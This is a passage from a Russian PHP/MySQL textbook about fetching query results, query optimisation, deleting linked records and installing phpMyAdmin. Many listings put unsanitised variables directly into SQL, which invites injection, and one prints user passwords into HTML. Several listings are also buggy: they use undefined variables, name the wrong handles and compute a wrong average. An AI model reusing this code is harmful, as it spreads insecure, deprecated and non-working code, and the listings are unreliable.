            <td>".$author['name']."</td>
            <td>".$author['passw']."</td>
            <td>".$author['email']."</td>
            <td>".$author['url']."</td>
          </tr>";
  }
  echo "</table>";
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

mysql_fetch_object

Данная функция обрабатывает результат запроса функции `mysql_query()` и возвращает поля таблицы в виде объекта, имена членов которого совпадают с именами полей таблицы. Синтаксис функции приведен ниже:

```
object mysql_fetch_object (resource result)
```

В качестве единственного аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`. Возвращает объект со свойствами, соответствующими колонкам в обработанном ряду или `FALSE`, если рядов больше нет.

Замечание

Имена полей, возвращаемые этой функцией, не зависят от регистра.

В листинге 2.57 приведен пример кода, который с помощью этой функции из таблицы `authors` выводит имя, URL и e-mail авторов из таблицы `authors`.

```
<?
include "config.php";
$ath = mysql_query("select * from authors;");
if($ath)
{
  while($row = mysql_fetch_object($ath))
```

```
  {
    echo "<p>name: ".$row->name."</p>";
    echo "<p>url: ".$row->url."</p>";
    echo "<p>email: ".$row->email."</p>";
  }
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

mysql_num_fields

Функция возвращает количество полей результата запроса и имеет следующий синтаксис:

```
int mysql_num_fields (resource result)
```

В качестве единственного аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`.

mysql_num_rows

Функция возвращает количество строк, содержащихся в результате запроса, выполненного функцией `mysql_query()`, и имеет следующий синтаксис:

```
int mysql_num_rows (resource result)
```

В качестве единственного аргумента `result` функция принимает дескриптор запроса, возвращаемый функцией `mysql_query()`.

> **Замечание**
>
> Эта функция работает только с запросами SELECT. Чтобы получить количество рядов, обработанных функциями INSERT, UPDATE, DELETE, следует использовать функцию `mysql_affected_rows()`.

2.3.2. Приемы работы с MySQL

Если в предыдущем разделе были рассмотрены стандартные функции для работы с MySQL, то в данном разделе будут рассмотрены эффективные приемы, требующиеся для написания эффективных скриптов и широко применяемые на протяжении всей книги.

Средства MySQL

Все действия, которые можно выполнить средствами MySQL, следует выполнять именно ими, чтобы минимизировать обмен между серверами MySQL и Apache, где выполняется код PHP.

При работе с последовательностями уникальных индексов не следует генерировать их в PHP-скрипте. Пусть база данных используется для хранения результатов тестирования комплектующих частей. По результатам теста выставляется балл от 0 до 10. Тесты проводятся для различных устройств, причем для каждого из устройств можно провести произвольное количество тестов, поэтому для дальнейшего рассмотрения нам понадобится две таблицы:

- `devices` — таблица, в которой хранятся названия устройств;
- `tests` — таблица, предназначенная для хранения результатов тестирования.

Операторы `CREATE`, создающие эти таблицы, приведены в листинге 2.58. Таблица `devices` содержит два поля: `id_device` — номер устройства и `name` — его название. Таблица `tests` содержит четыре поля: `id_test` — порядковый номер теста, `mark` — оценка устройства, выставленная по результатам теста, `putdate` — время проведения теста и `id_device` — номер устройства из таблицы `devices` для определения принадлежности теста. Столбцы `id_device` и `id_test` таблиц `devices` и `tests` индексированы с применением уникального индекса.

```
CREATE TABLE devices (
  id_device INT(11) NOT NULL,
  name VARCHAR(20) NOT NULL,
  UNIQUE KEY id_device (id_device)
) TYPE=MyISAM;
CREATE TABLE tests (
  id_test INT(11) NOT NULL,
  mark TINYINT(4) NOT NULL,
  putdate DATETIME NOT NULL,
  id_device INT(11) NOT NULL,
  UNIQUE KEY id_test (id_test)
) TYPE=MyISAM;
```

При тестировании в оценке каждого из устройств могут принимать участие ряд экспертов, которые выставляют оценки. Оценки в базе данных распо-

лагаются в произвольном порядке. На рис 2.25 приведены возможные значения полей этих таблиц (для наглядности в таблице `tests` не приведен столбец с датой оценки).




Рис. 2.25. Система оценок: таблицы `tests` и `devices`

Кроме существующих устройств, эксперты также могут вносить в таблицу `devices` любые другие устройства по своему усмотрению. В этом случае при выставлении оценок возможны два варианта:

- устройство еще не существует в таблице `devices`, и при выставлении оценки необходимо добавить запись как в таблицу `tests`, так и в таблицу `devices`;
- устройство уже существует в таблице `devices`, и необходимо обновить запись только в таблицу `tests`.

В листинге 2.59 приведен возможный код для добавления записей.

```
<?php
  // Соединяемся с базой данных
  require_once("config.php");
  // Выясняем, имеется ли в таблице devices устройство
  // с именем $device
  $query = "SELECT * FROM devices WHERE name='$device'";
  $dev = mysql_query($query);
  if($dev)
  {
    // Если функция mysql_num_rows возвращает значение больше
    // нуля, то запись для устройства с именем $device в
    // таблице devices уже имеется
    if(mysql_num_rows($fls)>0)
    {
      $devices = mysql_fetch_array($fls);
      $id_device = $devices['id_device'];
    }
    // Если функция mysql_num_rows возвращает значение 0,
    // следовательно, в таблице devices отсутствует запись для
    // устройства с именем $device
    else
    {
      // Необходимо добавить запись для нового устройства, при этом
      // его порядковый номер должен отличаться от остальных
      // устройств. Для этого необходимо сгенерировать уникальное
      // значение.
      $query = "SELECT MAX(id_device) AS id_device FROM devices";
      $unq = mysql_query($query);
      if($unq)
      {
        // Получаем максимальный элемент столбца id_device
        // таблицы devices и увеличиваем его значение на единицу
        $dev = mysql_fetch_array($unq);
        $id_device = $dev['id_device'] + 1;
        // Добавляем в таблицу devices запись о новом устройстве
        mysql_query("INSERT INTO devices VALUES ($id_device, '$name')");
      }
```

```
      else
      {
        echo "<p><b>Error: ".mysql_error()."</b><p>";
        exit();
      }
    }
    // После того как получено значение id_device, приступаем
    // к выставлению оценки устройству $value в таблице tests.
    // Для размещения в таблице tests опять требуется сгенерировать
    // уникальное значение для столбца id_test
    $query = "SELECT MAX(id_test) AS id_test FROM tests";
    $tst = mysql_query($query);
    if($tst)
    {
      // Получаем максимальный элемент столбца id_test
      // таблицы tests и увеличиваем его значение на единицу
      $test = mysql_fetch_array($tst);
      $id_test = $test['id_test'] + 1;
      // Добавляем в таблицу tests запись о новой оценке
      mysql_query("INSERT INTO tests
                   VALUES ($id_test, '$value', NOW(), $id_device)");
    }
    else
    {
      echo "<p><b>Error: ".mysql_error()."</b><p>";
      exit();
    }
  }
  else
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
?>
```

В листинге 2.59 для выяснения максимального значения индексированных столбцов применяется SQL-запрос "`SELECT MAX(id_test) AS id_test FROM tests`". Здесь `MAX` является встроенной функцией MySQL, возвращающей

максимальное значение столбца, а оператор AS применяется для изменения имени столбца с громоздкого MAX(id_test) на более удобное id_test.

Приведенный в листинге 2.59 код является типичным примером неоптимизированного кода PHP. Генерация новых значений осуществляется в теле скрипта; кроме того, для этого используется дополнительный запрос SELECT к базе данных для выяснения максимального значения ключа id_test.

Значительно улучшить производительность и структуру кода можно, снабдив столбцы id_device и id_test таблиц devices и tests атрибутом AUTO_INCREMENT. Изменить структуру таблиц можно, воспользовавшись оператором ALTER (листинг 2.60).

```
ALTER TABLE tests
CHANGE id_test id_test INT(11) NOT NULL AUTO_INCREMENT;
ALTER TABLE devices
CHANGE id_device id_device INT(11) NOT NULL AUTO_INCREMENT;
```

После изменения структуры таблиц при запросе INSERT в качестве значений id_device и id_test можно указывать значения 0 или NULL — СУБД MySQL автоматически присвоит значение для столбцов, равное увеличенному на единицу максимальному значению.

Замечание

Столбцу с атрибутом AUTO_INCREMENT можно присваивать значения как самостоятельно, так и автоматически, передавая значение 0 или NULL.

На первый взгляд может показаться, что теряется преимущество контроля над установкой произвольного значения номера. При генерации порядкового номера в PHP-скрипте из листинга 2.59 следующему номеру можно было присвоить значение, равное "максимальное плюс 10", зарезервировав тем самым несколько номеров для дальнейшего использования или отсчитывая порядковые номера через 10.

Кроме того, значение $id_device, получаемое при вставке записи, соответствующей новому устройству, далее используется при формировании SQL-запроса на вставку оценки. Если значение $id_device будет генерировать MySQL, то как узнать его из PHP-скрипта?

Решить эти проблемы можно средствами MySQL, воспользовавшись функцией LAST_INSERT_ID(), возвращающей текущее значение AUTO_INCREMENT, полученное за время текущего сеанса.

Замечание

Если во время текущего сеанса не было сгенерировано ни одного значения AUTO_INCREMENT, функция LAST_INSERT_ID() вернет 0.

Другим решением проблемы может служить использование функции PHP mysql_insert_id(), также возвращающей последнее сгенерированное AUTO_INCREMENT значение.

Замечание

В таблице может объявляться только один столбец, снабженный атрибутом AUTO_INCREMENT. Поэтому всегда однозначно понятно, к какому столбцу имеют отношение функции LAST_INSERT_ID() и mysql_insert_id().

Оптимизированный вариант листинга 2.59 представлен в листинге 2.61.

```
<?php
  // Соединяемся с базой данных
  require_once("config.php");
  // Выясняем, имеется ли в таблице devices устройство
  // с именем $device
  $query = "SELECT * FROM devices WHERE name='$device'";
  $dev = mysql_query($query);
  if($dev)
  {
    // Если функция mysql_num_rows возвращает значение больше
    // нуля, то запись для устройства с именем $device в
    // таблице devices уже имеется
    if(mysql_num_rows($fls)>0)
    {
      $devices = mysql_fetch_array($fls);
      $id_device = $devices['id_device'];
    }
    // Если функция mysql_num_rows возвращает значение 0,
    // следовательно, в таблице devices отсутствует запись для
    // устройства с именем $device
    else
    {
      // Добавляем в таблицу devices запись о новом устройстве
      mysql_query("INSERT INTO devices VALUES (NULL, '$name')");
```

```
      $id_device = mysql_insert_id();
    }
    // После того как получено значение id_device, приступаем
    // к выставлению оценки устройству $value в таблице tests.
    // Добавляем в таблицу tests запись о новой оценке
    mysql_query("INSERT INTO tests
                 VALUES (NULL, '$value', NOW(), $id_device)");
  }
  else
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
?>
```

Как видно из листинга 2.61, код сократился более чем в два раза, а вместо пяти SQL-запросов выполняются только три.

После того как оценки экспертов выставлены каждому из устройств таблицы devices, логичным шагом будет выяснение средней оценки для каждого устройства. В листинге 2.62 представлен один из вариантов скрипта, предоставляющего такую информацию.

```
<?php
// Делаем выборку для всех устройств, записи для которых присутствуют
// в таблице devices
$query_device = "SELECT * FROM devices";
$dev = mysql_query($query_device);
// Если запрос выполнен успешно, подсчитываем среднюю оценку для каждого
// из устройств
if($dev)
{
  // Выводим заголовок таблицы
  echo "<table>";
  while($device = mysql_fetch_array($dev))
  {
    // Осуществляем запрос к таблице tests
    $query_test = "SELECT mark
```

```
                    FROM tests
                    WHERE id_device=".$device['id_device'];
    $tst = mysql_query($query_test);
    if($tst)
    {
      $mark = 0;
      // Осуществляем вычисление средней оценки
      while($mark += mysql_result($tst));
      echo "<tr><td>".$device['name']."</td><td>$mark</td></tr>";
    }
    else
    {
      echo "<p><b>Error: ".mysql_error()."</b><p>";
      exit();
    }
  }
  // Выводим завершение таблицы
  echo "</table>";
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

В листинге 2.62 происходят выборка наименований устройств и подсчет средних оценок путем формирования и выполнения запросов в цикле. Таким образом, имеет место вложенный цикл, и работа с базой данных MySQL не оптимальна. Воспользовавшись встроенной функцией `AVG(expr)` для подсчета среднего значения столбца, `expr` — для формирования таблицы средних оценок, можно обойтись одним многотабличным запросом (листинг 2.63).

```
<?php
// Делаем выборку для всех устройств, записи для которых присутствуют
// в таблице devices
```

```
$query_device = "SELECT devices.name AS name, AVG(tests.mark) AS mark
                 FROM devices, tests
                 WHERE devices.id_device = tests.id_device
                 GROUP BY devices.id_device";
$dev = mysql_query($query_device);
if($dev)
{
  // Выводим заголовок таблицы
  echo "<table>";
  while($device = mysql_fetch_array($dev))
  {
      echo "<tr>
              <td>".$device['name']."</td>
             "<td>".$device['mark']."</td>
            </tr>";
  }
  // Выводим завершение таблицы
  echo "</table>";
}
else
{
  echo "<p><b>Error: ".mysql_error()."</b><p>";
  exit();
}
?>
```

Как видно из листинга 2.63, несмотря на то, что происходит применение двухтабличного запроса, в результате оптимизации кода удалось избавиться от вложенного цикла и *n*-го числа запросов `SELECT`, выполняющихся в цикле.

Проверка результатов запроса на значение *NULL*

Определить, возвращает ли оператор `SELECT` значение `NULL`, можно при помощи функции `isset()`.

Замечание

PHP интерпретирует значения переменных, которым присвоено значение NULL так, как если бы их значения не были установленными.

Пример проверки на значения `NULL` для выборки из таблицы `test`, содержащей три столбца (`first`, `second` и `third`), приведен в листинге 2.64.

```
<?php
  // Формируем и выполняем SQL-запрос
  $query = "SELECT first, second, third FROM test";
  $tst = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$tst)
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Выводим заголовок таблицы
  echo "<table>";
  while(list($first, $second, $third) = mysql_fetch_row($tst))
  {
      echo "<tr>";
      if(!isset($first)) echo "<td>-</td>";
      else echo "<td>$first</td>";
      if(!isset($second)) echo "<td>-</td>";
      else echo "<td>$second</td>";
      if(!isset($third)) echo "<td>-</td>";
      else echo "<td>$third</td>";
      echo "</tr>";
  }
  // Выводим завершение таблицы
  echo "</table>";
?>
```

Замечание

Использование функции empty() в данном случае будет не точным, так как она возвращает TRUE и для значения NULL, и для пустой строки (" ").

Аналогично функции `isset()`, проверку на пустое значение можно производить с помощью оператора идентичности `===` и константы `NULL`, как это продемонстрировано в листинге 2.65.

```
<?php
  // Формируем и выполняем SQL-запрос
```

```
  $query = "SELECT first, second, third FROM test";
  $tst = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$tst)
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Выводим заголовок таблицы
  echo "<table>";
  while(list($first, $second, $third) = mysql_fetch_row($tst))
  {
      echo "<tr>";
      if($first === NULL) echo "<td>-</td>";
      else echo "<td>$first</td>";
      if($second === NULL) echo "<td>-</td>";
      else echo "<td>$second</td>";
      if($third === NULL) echo "<td>-</td>";
      else echo "<td>$third</td>";
      echo "</tr>";
  }
  // Выводим завершение таблицы
  echo "</table>";
?>
```

Близко к этой задаче лежит задача определения пустых выборок из таблиц. Так, код в листинге 2.65 выведет таблицу с единственной строкой, содержащей три прочерка, если в таблице нет ни одной записи. В таком случае логично было бы вообще не выводить строк в таблице. Решить эту проблему можно при помощи уже упоминавшейся функции `mysql_num_rows()`, возвращающей число строк в результатах запроса (листинг 2.66).

```
<?php
  // Формируем и выполняем SQL-запрос
  $query = "SELECT first, second, third FROM test";
  $tst = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$tst)
```

```
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Проверяем, содержит ли результат хоть одну строку
  if(mysql_num_rows($tst)>0)
  {
    // Выводим заголовок таблицы
    echo "<table>";
    while(list($first, $second, $third) = mysql_fetch_row($tst))
    {
      echo "<tr>";
      if($first == NULL) echo "<td>-</td>";
      else echo "<td>$first</td>";
      if($second == NULL) echo "<td>-</td>";
      else echo "<td>$second</td>";
      if($third == NULL) echo "<td>-</td>";
      else echo "<td>$third</td>";
      echo "</tr>";
    }
    // Выводим завершение таблицы
    echo "</table>";
  }
?>
```

Избежание повторных запросов

Пусть имеется таблица `members`, содержащая имена (`name`), электронные адреса (`email`) и домашние странички (`url`) членов виртуального клуба. При этом поле `name` является обязательным, а поля `email` и `url` — опциональными, и в случае отсутствия у посетителя `email` или `url` принимают значения `NULL`. Оператор `CREATE`, создающий данную таблицу, представлен в листинге 2.67.

```
CREATE TABLE members (
  name VARCHAR(20) NOT NULL DEFAULT '',
  email TINYTEXT,
  url TINYTEXT
) TYPE=MyISAM;
```

Одна из задач, стоящая перед администратором клуба, состоит в выводе двух списков: членов клуба, имеющих e-mail, и членов клуба, имеющих свои виртуальные странички. Один из вариантов такого скрипта, выполняющего эту задачу, приведен в листинге 2.68.

```
<?php
  // I таблица
  // Формируем и выполняем SQL-запрос
  $query = "SELECT name, email FROM members";
  $mem = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$mem)
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Проверяем, содержит ли результат хоть одну строку
  if(mysql_num_rows($mem)>0)
  {
    // Выводим заголовок таблицы
    echo "<table>";
    while(list($name, $email) = mysql_fetch_row($mem))
      if($email != NULL) echo "<tr><td>$name</td><td>$email</td></tr>";
    // Выводим завершение таблицы
    echo "</table>";
  }
  // II таблица
  // Формируем и выполняем SQL-запрос
  $query = "SELECT name, url FROM members";
  $mem = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$mem)
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Проверяем, содержит ли результат хоть одну строку
  if(mysql_num_rows($mem)>0)
```

```
  {
    // Выводим заголовок таблицы
    echo "<table>";
    while(list($name, $url) = mysql_fetch_row($url))
      if($email != NULL) echo "<tr><td>$name</td><td>$url</td></tr>";
    // Выводим завершение таблицы
    echo "</table>";
  }
?>
```

Из листинга 2.68 видно, что два раза подряд выполняется практически одинаковый код. Первое, что приходит в голову: поместить после оператора SELECT первого SQL-запроса поле url и использовать дескриптор запроса повторно, без выполнения второго SQL-запроса. Однако повторно использовать дескриптор $mem без дополнительного кода не удастся, так как внутренний указатель находится на последнем элементе. Решить проблему может функция mysql_data_seek(), способная перемещать внутренний указатель и имеющая следующий синтаксис:

```
bool mysql_data_seek (resource result_identifier, int row_number)
```

Функция принимает два параметра, первый из которых result_identifier — дескриптор запроса, возвращаемый функцией mysql_query(), второй — смещение внутреннего указателя относительно первой позиции. Функция возвращает TRUE в случае успеха и FALSE в случае неудачи.

С использованием этой функции код в листинге 2.68 можно переписать следующим образом (листинг 2.69).

```
<?php
  // Формируем и выполняем SQL-запрос
  $query = "SELECT name, email, url FROM members";
  $mem = mysql_query($query);
  // Проверяем успешность выполнения запроса
  if(!$mem)
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    exit();
  }
  // Проверяем, содержит ли результат хоть одну строку
  if(mysql_num_rows($mem)>0)
```

```
{
  // I таблица
  // Выводим заголовок таблицы
  echo "<table>";
  while(list($name, $email, $url) = mysql_fetch_row($mem))
    if($email != NULL) echo "<tr><td>$name</td><td>$email</td></tr>";
  // Выводим завершение таблицы
  echo "</table>";
  // Устанавливаем внутренний указатель в начало
  mysql_data_seek($mem,0);
  // II таблица
  // Выводим заголовок таблицы
  echo "<table>";
  while(list($name, $email, $url) = mysql_fetch_row($mem))
    if($email != NULL) echo "<tr><td>$name</td><td>$url</td></tr>";
  // Выводим завершение таблицы
  echo "</table>";
}
?>
```

Как видно, для вывода обеих таблиц оказалось достаточно одного SQL-запроса.

Удаление связанных данных

Для рассмотрения этого раздела нам понадобятся ранее созданные в листинге 2.58 таблицы `tests` и `devices`. В случае таких связанных таблиц удаление из таблицы `devices` должно обязательно сопровождаться удалением всех тестов, связанных с этим устройством, из таблицы `tests`. В противном случае в таблице будут оставаться данные, не связанные ни с каким из устройств из таблицы `devices`. Выполнить такое удаление может скрипт, приведенный в листинге 2.70, который принимает в качестве параметра индекс удаляемого из таблицы устройства `$id_device`.

```
<?php
// Удаляем все тесты из таблицы tests, относящиеся к устройству
// $id_device
if(mysql_query("DELETE FROM tests WHERE id_device = $id_device"))
```

```
{
  mysql_query("DELETE FROM devices WHERE id_device = $id_device ");
}
?>
```

2.4. Работа с phpMyAdmin

Вы когда-нибудь озадачивались поиском клиентской программы для работы с СУБД MySQL, обладающей графическим интерфейсом? Даже при виртуозном владении SQL и PHP работа по проектированию, построению и обновлению базы данных занимает массу времени, если она выполняется при помощи штатных средств, входящих в дистрибутив MySQL.

Значительно облегчить жизнь может Web-интерфейс для работы с СУБД MySQL — phpMyAdmin. Это приложение, написанное на PHP, может полностью управлять как целым сервером MySQL, так и отдельной базой данных или таблицей, быстро и легко осуществлять разнообразные запросы. Причем для работы с MySQL не требуется даже знание SQL, а интерфейс приложения переведен на 47 языков, в том числе и на русский. Поэтому приложение phpMyAdmin быстро стало де-факто стандартной панелью управления у российских хост-провайдеров.

Приложение phpMyAdmin может решать разнообразные задачи, обыкновенно выполняемые при помощи SQL-запросов и средств администрирования MySQL:

- создание и удаление базы данных;
- создание, копирование, удаление, переименование и исправление таблицы;
- администрирование таблиц;
- удаление, исправление и добавление полей в уже существующие таблицы;
- выполнение любых SQL-запросов, в том числе и в пакетном режиме;
- управление ключами;
- загрузку информации в таблицы из текстового файла;
- создание и загрузку дампов таблиц;
- преобразование данных таблиц в форматы CVS, XML и Latex;
- управление системными процессами сервера;
- управление учетными записями пользователей и их правами доступа;
- проверку целостности таблиц MyISAM;
- создание PDF-изображений структуры базы данных;

- глобальный поиск по базе данных или ее части;
- поддержку таблиц типа InnoDB и внешних ключей.

Замечание

Последнюю версию phpMyAdmin вы можете загрузить с официального сайта этого Web-приложения по адресу http://www.phpmyadmin.net/home_page/downloads.php.

Данная глава была написана с использованием версии phpMyAdmin 2.5.5-pl1. Требования, предъявляемые данной версией, следующие:

- PHP версии не ниже 4.1.0 (для отображения динамических JPEG-пиктограмм требуется поддержка библиотеки GD2);
- MySQL версии не ниже 3.23.32;
- Web-браузер.

2.4.1. Инсталляция phpMyAdmin

Инсталляция phpMyAdmin протекает в несколько этапов.

1. Распакуйте архив с дистрибутивом в поддиректорию корневого каталога вашего Web-сервера (Пусть это будет phpMyAdmin). Корневой каталог сервера определяется директивой `DocumentRoot`, описанной в *главе 1*. Если вы не имеете прямого доступа к корневому каталогу (сервер расположен на удаленной машине), поместите файлы в директорию на локальной машине и затем, после шага 3, переместите директорию на Web-сервер, например, воспользовавшись FTP.
2. Откройте файл config.inc.php и измените значения хоста, имя пользователя базы данных, его пароль и режим идентификации согласно вашему окружению. Здесь "хост" означает сервер, где расположена СУБД MySQL. В случае локальной машины, можно ввести `localhost`. Также необходимо исправить значение для `$cfg['PmaAbsoluteUri']` для указания точного сетевого адреса phpMyAdmin: если настройка Web-приложения происходит на локальной машине и архив был распакован в папку phpMyAdmin, то следует изменить значение этой директивы на **http://localhost/phpMyAdmin**. Более подробно эти директивы будут рассмотрены в следующем разделе, посвященном настройке phpMyAdmin.
3. Желательно защитить директорию, в которой установлен phpMyAdmin, например, при помощи HTTP-AUTH, если только phpMyAdmin не используется на локальной машине или в сети Интранет либо используется HTTP или cookie-идентификация.
4. Теперь можно открыть в браузере главную страницу phpMyAdmin. Если инсталляция производилась на локальной машине (localhost) в подката-

лог phpMyAdmin корневого каталога Web-сервера, то следует воспользоваться URL: **http://localhost/phpMyAdmin/index.php**. При этом в браузере должна загрузиться главная страница панели управления, показанная на рис. 2.26.




Рис. 2.26. Главная страница панели управления phpMyAdmin

5. Для того чтобы настроить все элементы phpMyAdmin (закладки, комментарии, журнал SQL-запросов, генерацию PDF-документов, преобразование содержимого полей и т. д.), необходимо создать базу данных phpmyadmin и разместить в ней вспомогательные таблицы. Для этого необходимо выполнить SQL-запросы, помещенные в файл scripts/create_tables.sql. На самом деле уже сейчас можно использовать phpMyAdmin для создания баз данных и таблиц. Перейдите по гиперссылке **Окно запроса** *в левом нижнем углу панели управления. Во всплывающем* окне, изображенном на рис. 2.27, в текстовое поле поместите содержимое файла create_tables.sql и нажмите кнопку **Пошел**.




Рис. 2.27. Окно запроса

Замечание

Если гиперссылки на главной странице панели управления phpMyAdmin не работают, следует еще раз проверить значение директивы `$cfg['PmaAbsoluteUri']`. Неправильно указанный сетевой путь является наиболее распространенной ошибкой конфигурирования phpMyAdmin.

После SQL-запросов из файла create_tables.sql вы должны выставить имена таблиц в конфигурационном файле config.inc.php. Если имена таблиц не менялись, следует исправить значения директив в соответствии с листингом 2.72.

Листинг 2.72. Фрагмент файла config.inc.php

```
// Название базы данных, где расположены вспомогательные таблицы
// phpMyAdmin. По умолчанию это phpmyadmin.
$cfg['Servers'][$i]['pmadb']          = 'phpmyadmin';
// Далее идут директивы с именами таблиц, расположенных в базе данных
// phpmyadmin.
$cfg['Servers'][$i]['bookmarktable']  = 'pma_bookmark';
$cfg['Servers'][$i]['relation']       = 'pma_relation';
```

```
$cfg['Servers'][$i]['table_info']      = 'pma_table_info';
$cfg['Servers'][$i]['table_coords']    = 'pma_table_coords';
$cfg['Servers'][$i]['pdf_pages']       = 'pma_pdf_pages';
$cfg['Servers'][$i]['column_info']     = 'pma_column_info';
